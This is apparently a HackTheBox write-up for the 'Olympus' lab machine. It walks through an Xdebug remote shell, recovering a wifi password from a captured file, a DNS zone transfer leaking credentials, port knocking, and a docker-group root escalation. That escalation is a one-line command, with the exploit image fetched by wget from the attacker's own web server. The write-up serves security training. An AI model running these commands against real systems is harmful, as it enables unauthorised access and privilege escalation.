
Olympus Writeup

At the time of writing, Olympus has been my favourite box so far. This is because there were more stages to this than just User and Root, which added more of a challenge to the system. Also, at each stage, we were given a small hint so that we had a very rough idea of what exactly to look into, whilst also not being given too much.

PART ONE: USER


Let's begin with an nmap scan:



george@kali: ~/htb/olympus

```
george@kali:~/htb/olympus$ nmap -sVC -oN nmap.log 10.10.10.83
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 14:11 EDT
Nmap scan report for ctfolympus.htb (10.10.10.83)
Host is up (0.049s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE VERSION
22/tcp   filtered ssh
53/tcp   open     domain  (unknown banner: Bind)
| dns-nsid:
|_  bind.version: Bind
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_    Bind
80/tcp   open     http    Apache httpd
|_http-server-header: Apache
|_http-title: Crete island - Olympus HTB
2222/tcp open     ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-City of olympia
| ssh-hostkey:
|   2048 f2:ba:db:06:95:00:ec:05:81:b0:93:60:32:fd:9e:00 (RSA)
|   256 79:90:c0:3d:43:6c:8d:72:19:60:45:3c:f8:99:14:bb (ECDSA)
|_  256 f8:5b:2e:32:95:03:12:a3:3b:40:c5:11:27:ca:71:52 (ED25519)
2 services unrecognized despite returning data. If you know the service/version,
 please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi
?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port53-TCP:V=7.70%I=7%D=9/7%Time=5B92BF4D%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,3F,"\0=\0\x06\x85\0\0\x01\0\x01\0\x01\0\0\x07version\x0
SF:4bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x05\x04Bind\xc0\x0c\0
SF:\x02\0\x03\0\0\0\0\0\x02\xc0\x0c");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.70%I=7%D=9/7%Time=5B92BF48%P=x86_64-pc-linux-gnu%r(NUL
SF:L,29,"SSH-2\.0-City\x20of\x20olympia\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\r\n");

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.66 seconds
george@kali:~/htb/olympus$
```


We are immediately given quite a lot of information, but the only crucial parts of this are the 4 open ports: 22 (SSH), 53 (DNS), 80 (HTTP) & 2222 (SSH). Since the SSH versions look fairly recent, let's take a look at the webpage:



It doesn't look as if there's much information to be found here. I also checked the source code for any clues, but there was very little there. Seeing as we don't have much to go off, I then tried a dirb scan:

```
george@kali:~/htb/olympus$ dirb http://10.10.10.83/

-----------------

DIRB v2.22

-----------------

URL_BASE: http://10.10.10.83/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

---- Scanning URL: http://10.10.10.83/ ----

+ http://10.10.10.83/favicon.ico (CODE:200|SIZE:67646)

+ http://10.10.10.83/index.php (CODE:200|SIZE:314)

+ http://10.10.10.83/server-status (CODE:403|SIZE:222)

-----------------
```

Before long, I found these three files, but they were all useless (other than index.php, which reveals that the server runs PHP). After spending some more time enumerating, I decided to take a look at a simple request in Burp, to exactly what is sent to us by the server:


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://10.10.10.83
Request
Raw Headers Hex
Response
Raw Headers Hex HTML Render
Type 0 matches
Type a search term 0 matches
Done
599 bytes | 49 millis

```
GET / HTTP/1.1
Host: 10.10.10.83
User-Agent: none
Accept: text/html
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Fri, 07 Sep 2018 18:36:58 GMT
Server: Apache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Xdebug: 2.5.5
Content-Length: 314
Connection: close
Content-Type: text/html; charset=UTF-8


        <!DOCTYPE HTML>
                <html>
                <head>
                        <title>Crete island - Olympus HTB</title>
                        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"/>
                        <link rel="shortcut icon" href="favicon.ico">
                        <link rel="stylesheet" type="text/css" href="crete.css">
                </head>
                <body class="crete">
                </body>
                </html>
```

We can see here that there's a slightly unusual header in the response: "Xdebug". I spent some time looking into this, and discovered that it's a PHP extension that allows more simplistic debugging during development stages of a website. Simply searching for related exploits brought me to this (https://github.com/gteissier/xdebug-shell), which is a script that should give us a shell through Xdebug. I saved the script to my system and tested it out:

GIF SAVED IN MEDIA FOLDER AS Olympus_xdebug.gif *–ADD TO MEDIUM WRITEUP.*


After enumerating the file system for a bit, I found the following (Note: "cd" doesn't work with this script):

```
>> ls /home
zeus
>> ls /home/zeus
airgeddon
>> ls /home/zeus/airgeddon
CHANGELOG.md
CODE_OF_CONDUCT.md
CONTRIBUTING.md
Dockerfile
LICENSE.md
README.md
airgeddon.sh
binaries
captured
imgs
```


```
known_pins.db
language_strings.sh
pindb_checksum.txt
>> ls /home/zeus/airgeddon/captured
captured.cap
papyrus.txt
>>
```
Let’s now take a look at these files…

```
>> cat /home/zeus/airgeddon/captured/papyrus.txt
Captured while flying. I'll banish him to Olympia - Zeus
>> cat /home/zeus/airgeddon/captured/captured.cap
>>
```
It looks like we can’t directly read this, so let’s copy it over to our local machine by Base64 encoding the file:

```
>> base64 /home/zeus/airgeddon/captured/captured.cap
1MOyoQIABAAAAAAAAAAAAAP//AABpAAAAiQ/KWhnGBwANAQAADQEAAIAAAAD////////07DirqK
n0
7DirqKkwU4BN/QcAAAAAZAAxBAAUVG9vX2NsMHNlX3RvX3RoM19TdW4BCIKEi5YMEhgkAwEIBQ
QA
AQAAKgEAMBQBAAAPrAQBAAAPrAQBAAAPrAIAADIEMEhgbN0YAFDyAgEBhQADpAAAJ6QAAEJDXg
Bi
Mi8A3R4AkEwzThEb/wAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtGk4RG/8AAAAAAAAAAAAAAAAAAA
AA
AAAAAAAA3RoAkEw0CA8KAAAAAAAAAAAAAAAAAAAAAAAAAAAD0WCA8KAAAAAAAAAAAAAAAAAAAAAAA
AA
AN0JAAN/AQEAAP9/3QoAA38EAQAAAEAAiQ/KWhlMCgDVAAAA1QAAAAhCAAABAF5///r07DirqK
m0
tS+Q+xlABREAAGAAAAAAaw2N2NDWKng8JbsBpVACtfT/japlzX5NsHGeF+9PXURMIuqBnxUMvS
5H
wmYARmoqe+U4fPHuJOuQfxA1HIaLIy7orpRB/rb4zIVJQLjGZsm/wUO7u5mEI2dpGuy3RubPJI
rI
iivKvTj+/2Xd+RI94cJ1KYNHueCJuWe1y6GBdUdLVhiGZcQ01b2B90ymG0qTimsQDOpoS8E1Km
LG
5/EDJPxvyeYPXIgqAESDV7tdVdr6FNK7EYkPylpAjg4AGgAAABoAAADAADoB////////90w4q6
i
>>
```
Now all we have to do (on our local machine) is decode this and store the output into a new file. With this file now decoded, we can inspect it with tcpdump:


```
george@kali:~/htb/olympus$ tcpdump -r decoded_capture.cap
reading from file decoded_capture.cap, link-type IEEE802_11 (802.11)
08:48:09.509465 Beacon (Too_cl0se_to_th3_Sun) [1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0 Mbit] ESS CH: 8, PRIVACY
08:48:09.674841 Data IV: 11 Pad 20 KeyID 1
tcpdump: pcap_loop: truncated dump file; tried to read 26 captured bytes, only got 15
george@kali:~/htb/olympus$
```


As shown, the string “Too_cl0se_to_th3_Sun” looks very much like a password, and so I figured that it was time to try and SSH in. I spent some time looking for a possible username to use, but it turns out that we just had to guess it from the contents of **papyrus.txt**, and as the clue suggests, the user is **Icarus**:



```
icarus@620b296204a3: ~
george@kali:~/htb/olympus$ ssh icarus@10.10.10.83 -p 2222
icarus@10.10.10.83's password:
Last login: Fri Sep  7 21:24:33 2018 from 10.10.15.43
icarus@620b296204a3:~$ whoami
icarus
icarus@620b296204a3:~$ ls
help_of_the_gods.txt
icarus@620b296204a3:~$ cat help_of_the_gods.txt

Athena goddess will guide you through the dark...

Way to Rhodes...
ctfolympus.htb

icarus@620b296204a3:~$
```

We have to use the SSH port 2222, since port 22 is filtered.

As shown in the screenshot, we *still* don’t quite have the user flag. Instead, we are just given another hint. Since as we are given a domain, let’s use **dig** to further enumerate the domains on this box:



```
george@kali: ~/htb/olympus
george@kali:~/htb/olympus$ dig @10.10.10.83 ctfolympus.htb -t AXFR

; <<>> DiG 9.11.4-4-Debian <<>> @10.10.10.83 ctfolympus.htb -t AXFR
; (1 server found)
;; global options: +cmd
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
ctfolympus.htb.         86400   IN      TXT     "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"
ctfolympus.htb.         86400   IN      A       192.168.0.120
ctfolympus.htb.         86400   IN      NS      ns1.ctfolympus.htb.
ctfolympus.htb.         86400   IN      NS      ns2.ctfolympus.htb.
ctfolympus.htb.         86400   IN      MX      10 mail.ctfolympus.htb.
crete.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
hades.ctfolympus.htb.   86400   IN      CNAME   ctfolympus.htb.
mail.ctfolympus.htb.    86400   IN      A       192.168.0.120
ns1.ctfolympus.htb.     86400   IN      A       192.168.0.120
ns2.ctfolympus.htb.     86400   IN      A       192.168.0.120
rhodes.ctfolympus.htb.  86400   IN      CNAME   ctfolympus.htb.
RhodesColossus.ctfolympus.htb. 86400 IN TXT     "Here lies the great Colossus of Rhodes"
www.ctfolympus.htb.     86400   IN      CNAME   ctfolympus.htb.
ctfolympus.htb.         86400   IN      SOA     ns1.ctfolympus.htb. ns2.ctfolympus.htb. 2018042301 21600 3600 604800 86400
;; Query time: 47 msec
;; SERVER: 10.10.10.83#53(10.10.10.83)
;; WHEN: Fri Sep 07 18:23:15 EDT 2018
;; XFR size: 15 records (messages 1, bytes 475)

george@kali:~/htb/olympus$
```

dig @10.10.10.83 ctfolympus.htb -t AXFR


We can now immediately see some interesting entries:

- ctfolympus.htb.   86400   IN   TXT   "prometheus, open a temporal portal to Hades (3456 8234 62431) and St34l_th3_F1re!"
- RhodesColossus.ctfolympus.htb. 86400 IN   TXT   "Here lies the great Colossus of Rhodes"

- hades.ctfolympus.htb.   86400   IN   CNAME ctfolympus.htb.

Let’s begin by looking at the first entry here. We are given what looks like a username (“**prometheus**”), a password (“**St34l_th3_F1re!**”) and some interesting numbers. Since the text says that we must “open a temporal portal”, we can infer that we must use these numbers in order to open a service. Essentially, this all points to port knocking.

In order to do this, we’ve initially got to install **knockd**, and then use it like so:



```
george@kali:~/htb/olympus$ nmap 10.10.10.83
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 18:31 EDT
Nmap scan report for ctfolympus.htb (10.10.10.83)
Host is up (0.051s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
53/tcp   open     domain
80/tcp   open     http
2222/tcp open     EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.61 seconds
george@kali:~/htb/olympus$
```

```
george@kali:~/htb/olympus$ knock 10.10.10.83 3456 8234 62431
george@kali:~/htb/olympus$
```


```
george@kali:~/htb/olympus$ nmap 10.10.10.83
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 18:34 EDT
Nmap scan report for ctfolympus.htb (10.10.10.83)
Host is up (0.054s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds
george@kali:~/htb/olympus$
```

Terminal 1: An initial nmap scan—Port 22 is filtered.

Terminal 2: We perform the port knocking.

Terminal 3: A second nmap scan—Port 22 has opened!

Now that this port is open, let’s SSH in with the credentials supplied earlier:




```
george@kali:~/htb/olympus$ ssh prometheus@10.10.10.83
prometheus@10.10.10.83's password:

Welcome to

    )         (
 ( /(     )   )\ )   (
 )\()) ( /(  (()/(  ))\ (
((_)\  )(_))  ((_))/((_))\
| |(_)((_)_   _| |(_)) ((_)
| ' \ / _` |/ _` |/ -_)(_-<
|_||_|\__,_|\__,_|\___|/__/

prometheus@olympus:~$ cat user.txt
[redacted]
prometheus@olympus:~$
```

And so, we now have user!

PART TWO: ROOT

Let’s take a look inside the home directory:



```
prometheus@olympus:~$ ls
msg_of_gods.txt  user.txt
prometheus@olympus:~$ cat msg_of_gods.txt

Only if you serve well to the gods, you'll be able to enter into the

      _
 ___ | | _ _ ._ _ _  ___  _ _  ___
/ . \| || | ||' ' || . \| | |<_-<
\___/|_|`_. ||_|_|_||  _/`___|/__/
        <___'       |_|


prometheus@olympus:~$
```

At the moment, it doesn’t seem like this tip is very useful. Whilst doing some enumeration on my user, I ran **groups**, which had the following output:


```
prometheus@olympus:~$ groups

prometheus cdrom floppy audio dip video plugdev netdev bluetooth docker
```

Whilst enumerating a different box, I had followed a rabbit hole and accidentally learnt a lot about a docker privilege escalation, which simply requires the user to be in the **docker** group to perform. Because of this, the **docker** group immediately peaked my interest.

A Google search reveals a good POC by Chris Foster(https://fosterelli.co/privilege-escalation-via-docker.html), in which you can pull off the privesc in one command:

```
> docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

Let’s try using docker to pull the **chrisfosterelli/rootplease** container:




```
prometheus@olympus:~$ docker pull chrisfosterelli/rootplease
Using default tag: latest
Error response from daemon: Get https://registry-1.docker.io/v2/: dial tcp:
lookup registry-1.docker.io on [::1]:53: dial udp [::1]:53: connect: cannot
assign requested address
prometheus@olympus:~$
```

As with all HTB boxes, we don’t have access to the internet. Instead, (as the hint suggests), we’ve got to serve it over to the box. In order to do this, I first ran pulled **rootplease** to my local machine, **save**d it, served it over via a Python HTTP server, and then **load**ed it on the box. If you need help configuring docker in kali, just follow this (https://www.ptrace-security.com/2017/06/14/hackontuesday-episode-7-how-to-install-docker-on-kali-linux-2017-1/) tutorial.

I’ll run through the commands here:

- [local] >> sudo service docker start
- [local] >> sudo docker pull chrisfosterelli/rootplease
- [local] >> sudo docker save -o rootplease.tar chrisfosterelli/rootplease
- [local] >> python -m SimpleHTTPServer 5555
- [olympus] >> wget http://10.10.15.243:5555/rootplease.tar (This may take some time.)
- [olypmus] >> docker load -i rootplease.tar

With that now loaded, let's try running the command mentioned earlier:



```
prometheus@olympus:~$ docker run -v /:/hostOS -i -t chrisfosterelli/rootplease

You should now have a root shell on the host OS
Press Ctrl-D to exit the docker instance / shell
# whoami
root
# cat /root/root.txt
[redacted]
# 
```

Just like that, we have the root flag.